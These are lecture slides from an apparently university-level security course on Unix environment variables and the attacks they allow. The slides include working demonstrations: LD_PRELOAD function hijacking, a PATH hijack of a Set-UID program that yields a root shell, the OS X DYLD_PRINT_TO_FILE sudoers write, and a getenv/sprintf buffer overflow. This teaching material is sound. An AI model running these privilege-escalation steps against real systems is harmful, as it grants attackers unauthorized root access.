



Environment Variables and Attacks

Yajin Zhou (<http://yajin.org>)

Zhejiang University



Environment Variables

- A set of dynamic name-value pairs that affect the way a process behaves
- Through envp

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] !=NULL) {
        printf("%s\n", envp[i++]);
    }
}
```



Environment Variables

- Through `environ`: a global variable

```
#include <stdio.h>

extern char** environ;

void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```



How a Process Gets its Environment Variables

- Fork(): child process get all its parent process's environment variables
- Execve: the third argument

```
int execve(const char *filename, char *const argv[], char *const envp[])
```



How a Process Gets its Environment Variables

```
#include <unistd.h>

extern char ** environ;

void main(int argc, char* argv[], char* envp[])
{
    int i = 0; char* v[2]; char* newenv[3];
    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";    v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb";
    newenv[2] = NULL;
```

```
    switch(argv[1][0]) {
        case '1': // Passing no environment variable.
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment variables
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
```




How a Process Gets its Environment Variables

```
$ a.out 1      ← 不传递任何环境变量
$ a.out 2      ← 传递一组新定义的环境变量
AAA=aaa
BBB=bbb
$ a.out 3      ← 传递当前进程里所有的环境变量
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-l2Uo0e/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
```



Memory Location for Environment Variables





Memory Location for Environment Variables

- What if we add many environments that the memory space is not enough?
 - Move environments to other place – heap
 - environ will be updated
 - **envp will not change!**



Shell Variables and Environment Variables

- They are not same, but related concepts
- Shell variables: internal variables maintained by a shell program

```
$ F00=bar
$ echo $F00
bar
$ unset F00
$ echo $F00

$
```



Shell Variables and Environment Variables

- They are different, but shell variables can be changed to environment variables, and vice versa


```
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
$ echo $LOGNAME
seed
$ LOGNAME=bob
$ echo $LOGNAME
bob                                     // shell变量已被修改
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed                           // 环境变量没有被改变
$ unset LOGNAME
$ echo $LOGNAME
                                         // shell变量已被删除
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed                           // 环境变量依然存在
```



Shell Variables and Environment Variables

- Shell variables affect the environment variables of child process
- When **bash** executes a new command
 - Fork() and execve()
 - It compiles **an array of name-value pairs from its shell variables** and set the third argument (envp) of execve() using this array
 - TYPE I: shell variable copied from environment variables. – if the shell variable is detected using unset, it will not appear
 - TYPE II: user-defined shell variables marked for export

Shell Variables and Environment Variables





Shell Variables and Environment Variables

- Note: env command is running in a child process

```
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed

$ LOGNAME2=alice           // 该shell变量没有被导出
$ export LOGNAME3=bob      // 该shell变量被导出
$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob              // 被导出的shell变量成为了子进程的环境变量
$ unset LOGNAME           // 删除该shell变量
$ env | grep LOGNAME
LOGNAME3=bob              // 被删除的shell变量没有出现在子进程的环境变量中
```



Attack Surface Caused by Environment Variables

- Linker
- Application
 - Library
 - External Program
 - Application Code




Attack Via Dynamic Linker

```
/* hello.c */  
# include <stdio.h>  
int main()  
{  
    printf("hello world");  
    return 0;  
}
```

```
$ gcc -o hello_dynamic hello.c  
$ gcc -static -o hello_static hello.c  
$ ls -l  
  
-rw-rw-r-- 1 seed seed      68 Dec 31 13:30 hello.c  
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic  
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```



Attack Via Dynamic Linker



```
$ ldd hello_static
not a dynamic executable
$ ldd hello_dynamic
linux-gate.so.1 => (0xb774b000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
/lib/ld-linux.so.2 (0xb774c000)
```




Attack Via Dynamic Linker

- LD_PRELOAD/LD_LIBRARY_PATH
 - Determine where to search the libraries

```
/* mytest.c */
#include <unistd.h>

int main()
{
    sleep(1);
    return 0;
}
```

```
$ gcc mytest.c -o mytest
$ ./mytest
$
```

← 等待一秒钟后

```
#include <stdio.h>
Sleep.c

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

```
$ gcc -c sleep.c
$ gcc -shared -o libmylib.so.1.0.1 sleep.o
$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ ./mytest
I am not sleeping!
$ unset LD_PRELOAD
$ ./mytest
$
```

← 我们的库函数被调用了!

← 等待一秒钟后



Attack Via Dynamic Linker

- What if the program is a Set-UID one?
 - Our attack fails. Why?
 - Ld-linux.so will ignore LD_PRELOADED if real UID is different from effective UID

```
$ sudo chown root mytest
$ sudo chmod 4755 mytest
$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ ./mytest
$ ← 等待一秒钟后
```



Attack Via Dynamic Linker

- A real case: OSX Dynamic Linker
- Since OSX 10.10, Apple introduces new environment variable for dyld, its dynamic linker
- DYLD_PRINT_TO_FILE: user to specify a file name, and dyld can write its logging out to the file. If the program is a SET-UID program, malicious users can write to /etc/passwd file. However, users cannot control its program
- Another bug: linker does not close the log file and leaks its to child process - file-description leakage



Attack Via Dynamic Linker

- How to attack: su
 - Su is a Set-UID program. After it finishes, it will discard the root privileges by setting its effectiveness UID to a normal one, and spawn a shell with new user

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

leaked fd





Attack Via External Program

- Two ways to execute external program: `system()` and `execve()`

```
/* The vulnerable program (vul.c) */  
#include <stdlib.h>  
int main()  
{  
    system("cal");  
}
```

```
/* our malicious "calendar" program */  
#include <stdlib.h>  
int main()  
{  
    system("/bin/bash -p");  
}
```



Attack Via External Program

```
$ gcc -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ vul ①
    December 2015
Su Mo Tu We Th Fr Sa
      1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
$ gcc -o cal cal.c
$ export PATH=.:$PATH ②
$ echo $PATH
./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
$ vul
# ← 得到了有 root 权限的 shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```



Attack Via Application Code

- Change PWD and case buffer overflow!

```
/* prog.c */
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
int main(void)
```

```
{
```

```
    char arr[64];
```

```
    char *ptr;
```

```
    ptr = getenv("PWD");
```

```
    if(ptr != NULL) {
```

```
        sprintf(arr, "Present working directory is: %s", ptr);
```

```
        printf("%s\n", arr);
```

```
    }
```

```
    return 0;
```

```
$ pwd
```

```
/home/seed/temp
```

```
$ echo $PWD
```

```
/home/seed/temp
```

```
$ cd ..
```

```
$ echo $PWD
```

```
/home/seed
```

```
$ cd /
```

```
$ echo $PWD
```

```
/
```

```
$ PWD=xyz
```

```
$ pwd
```

```
/
```

```
$ echo $PWD
```

```
xyz
```

```
$ gcc -o prog prog.c
```

```
$ export PWD="Anything I want"
```

```
$ prog
```

```
Present working directory is: Anything I want ①
```

Set-UID vs Service

- Which one is better from the perspective of security?
- Set-UID is not used by Android

